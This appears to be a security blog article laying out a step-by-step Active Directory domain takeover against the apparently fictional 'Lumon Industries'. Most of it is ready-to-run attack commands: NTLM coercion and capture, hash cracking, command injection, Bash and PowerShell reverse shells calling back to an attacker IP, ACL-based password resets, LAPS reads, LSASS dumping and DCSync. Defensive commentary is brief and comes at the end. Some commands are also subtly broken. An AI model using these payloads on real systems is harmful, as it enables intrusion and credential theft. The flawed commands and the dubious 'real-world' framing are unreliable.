Listen to this Post

Introduction:
This article deconstructs a real‑world penetration test against the “Lumon Industries” Active Directory environment, where a standard user account became the key to complete domain takeover. We will walk through the intricate kill chain—from initial SMB share abuse to final Domain Admin compromise—providing the technical commands and defensive context for each step. Understanding this attack is crucial for defending modern Windows networks against lateral movement and privilege escalation.
Learning Objectives:
- Understand and execute common NTLM relay and coercion attacks to capture authentication hashes.
- Learn methodologies for cracking NTLM hashes and exploiting command injection vulnerabilities in web interfaces.
- Master techniques for exploiting Active Directory delegation rights, LAPS, and credential caching to achieve ultimate domain compromise.
You Should Know:
- Stage 1: Initial Access & Hash Harvesting via SMB and NTLM Coercion
This phase leverages the attacker’s initial low‑privileged domain credentials to force other machines on the network to authenticate to the attacker’s controlled system. By abusing misconfigured, writable Server Message Block (SMB) shares, attackers can plant files that trigger authentication requests, which are then captured.
Step‑by‑step guide explaining what this does and how to use it.
First, enumerate available SMB shares using the credentialed access.
 Linux: Enumerate SMB shares with CrackMapExec
crackmapexec smb <TARGET_IP> -u 'lowuser' -p 'Password123!' --shares

Windows: Use net view
net view \<TARGET_HOSTNAME> /ALL
Once a writable share (e.g., \\FS01\Data) is identified, an attacker can plant a malicious file like a shortcut (.lnk) or a Windows Explorer payload (.scf) that forces the machine or user accessing it to authenticate back to the attacker’s IP. Concurrently, set up a tool like `responder` or `Impacket’s ntlmrelayx` to listen for and capture the incoming NTLM authentication attempts.
 Linux: Start Responder to capture NTLMv1/v2 hashes
sudo responder -I eth0 -dwv

Linux: Alternatively, use Impacket's smbserver to host a share and relay captures
impacket-smbserver -smb2support share /tmp/smb -debug
The captured NTLMv2 hash can be saved for offline cracking in the next stage.
- Stage 2: Credential Cracking & Web Panel Breach
The captured NTLM hash is a password equivalent but must often be cracked to obtain the cleartext password for further use. This stage uses offline brute‑force or dictionary attacks. The cracked credentials often provide access to new systems, such as an internal web administration panel.
Step‑by‑step guide explaining what this does and how to use it.
Use `hashcat` or `John the Ripper` to crack the hash. First, identify the hash mode (NTLMv2 is mode 5600 for hashcat).
 Linux: Crack with hashcat using a wordlist
hashcat -m 5600 captured_hashes.txt /usr/share/wordlists/rockyou.txt --force

Linux: Crack with John
john --format=netntlmv2 captured_hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
With the cleartext credentials (e.g., webadmin:AdminPass456), the attacker discovers and logs into an internal web admin panel. A vulnerability assessment reveals a command injection flaw in a parameter like `host=` used for network diagnostics.
 Manual testing for command injection (Linux/Windows web)
curl -X POST 'https://internal-panel.lumon.local/ping.php' --data 'host=127.0.0.1; whoami' --cookie "session=abc123"
Successful injection (e.g., ; whoami) returns `nt authority\system` or a service account name, confirming remote code execution.
- Stage 3: Leveraging Command Injection for Service Account Access
Command injection provides direct OS‑level command execution under the context of the web server’s service account. This account often has additional privileges within Active Directory, which can be discovered and exploited.
Step‑by‑step guide explaining what this does and how to use it.
Establish a reverse shell from the command injection point to gain persistent access. Use common payloads.
 Linux attacker: Set up a netcat listener
nc -lvnp 4444

Inject a reverse shell command into the vulnerable parameter
 Linux target payload (if the server is Linux):
host=127.0.0.1; bash -c 'bash -i >& /dev/tcp/<ATTACKER_IP>/4444 0>&1'

Windows target payload (more common for IIS/.NET apps):
host=127.0.0.1; powershell -c "$client = New-Object System.Net.Sockets.TCPClient('<ATTACKER_IP>',4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
Once a shell is obtained, enumerate the service account’s AD rights. A critical find is that this account holds the `ForceChangePassword` or `GenericAll` right over a higher‑privileged user, allowing password reset.
 Windows (PowerShell with PowerView module): Discover privileges
Import-Module .\PowerView.ps1
Get-ObjectAcl -Identity TargetUser | ? {$_.ActiveDirectoryRights -match "GenericAll|WriteProperty|ExtendedRight"} | Select SecurityIdentifier, ActiveDirectoryRights

Reset the target user's password
net user TargetUser NewPass123! /domain
- Stage 4: Lateral Movement to LAPS Administrator & Local Admin Extraction
The newly controlled higher‑privileged account is used for lateral movement to a machine managed by Local Administrator Password Solution (LAPS). LAPS randomizes and manages local administrator passwords, storing them securely in Active Directory. An account with read rights can retrieve this password.
Step‑by‑step guide explaining what this does and how to use it.
First, identify computers with LAPS installed and which accounts can read the `ms‑Mcs‑AdmPwd` attribute.
 PowerShell: Find computers where LAPS is enabled and the user has read rights
Get-ADComputer -Filter  -Properties ms-MCS-AdmPwd, ms-MCS-AdmPwdExpirationTime | Where-Object {$_.'ms-MCS-AdmPwd' -ne $null}

Using the LAPS PowerShell module to read the password
Get-LAPSPassword -ComputerName TARGET-PC01
With the local administrator password, use PowerShell Remoting or `psexec` to gain administrative access to the target workstation or server.
 Linux: Use Impacket's psexec with the LAPS password
impacket-psexec 'DOMAIN/AdminUser@TARGET-PC01' -hashes :<NTLM_HASH>  or with password
impacket-psexec 'DOMAIN/LAPSAdmin@PC01' -dc-ip <DC_IP> -windows-auth

Windows: Use Enter-PSSession
$cred = New-Object System.Management.Automation.PSCredential('DOMAIN\LAPSAdmin', (ConvertTo-SecureString 'TheLAPSPassword' -AsPlainText -Force))
Enter-PSSession -ComputerName TARGET-PC01 -Credential $cred
- Stage 5: Dumping Cached Credentials & Final Domain Compromise
Domain‑joined machines cache domain credential hashes for users who have logged onto them. A local administrator can dump these hashes from the LSASS process memory. Cracking these hashes can yield credentials for a Domain Administrator, leading to total domain control.
Step‑by‑step guide explaining what this does and how to use it.
On the compromised machine with local admin access (via LAPS), dump the LSASS memory to extract cached domain hashes.
 Windows: Using Mimikatz (requires admin privileges)
privilege::debug
sekurlsa::logonpasswords

Windows: Alternative with built‑in tools (creating a dump)
tasklist /FI "IMAGENAME eq lsass.exe"  Find LSASS PID
rundll32.exe C:\windows\system32\comsvcs.dll, MiniDump <LSASS_PID> C:\temp\lsass.dmp full
The dump can be transferred to the attacker’s machine for analysis with Mimikatz or pypykatz.
 Linux: Parse the dump with pypykatz
pypykatz lsa minidump lsass.dmp
The extracted `NTLM` hash for a Domain Administrator account is used with tools like `secretsdump.py` to perform a DCSync attack, extracting all domain user hashes from the Domain Controller.
 Linux: Perform DCSync with Impacket's secretsdump
impacket-secretsdump 'DOMAIN/DA_User@DC_IP' -hashes :<DA_NTLM_HASH>
This command outputs the `NTDS.dit` equivalent data, signifying full domain compromise.
What Undercode Say:
- The Attack Chain is the Weakest Link: This engagement demonstrates that security is only as strong as its most vulnerable component—be it a misconfigured share, a flawed web app, or excessive AD rights. Defenders must map and harden every stage of potential attacker movement.
- LAPS is a Control, Not a Panacea: While LAPS prevents lateral movement with a single local admin password, its effectiveness depends on strict access controls. Attackers who obtain rights to read the LAPS password attribute can neutralize this defense, highlighting the need for rigorous AD privilege auditing.
This attack pattern will persist, but its execution will evolve. Future iterations will likely leverage AI to automate the discovery of misconfigurations and vulnerable custom applications at scale. Furthermore, as more organizations adopt Managed Service Accounts (gMSAs) and Just‑Enough‑Administration (JEA), attackers will shift focus towards compromising Azure AD hybrid identities and abusing OAuth applications for lateral movement. Defensive AI that models normal user behavior to flag hash‑relay events or anomalous password resets in real‑time will become the necessary countermeasure.
▶️ Related Video (82% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Amine Nait – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


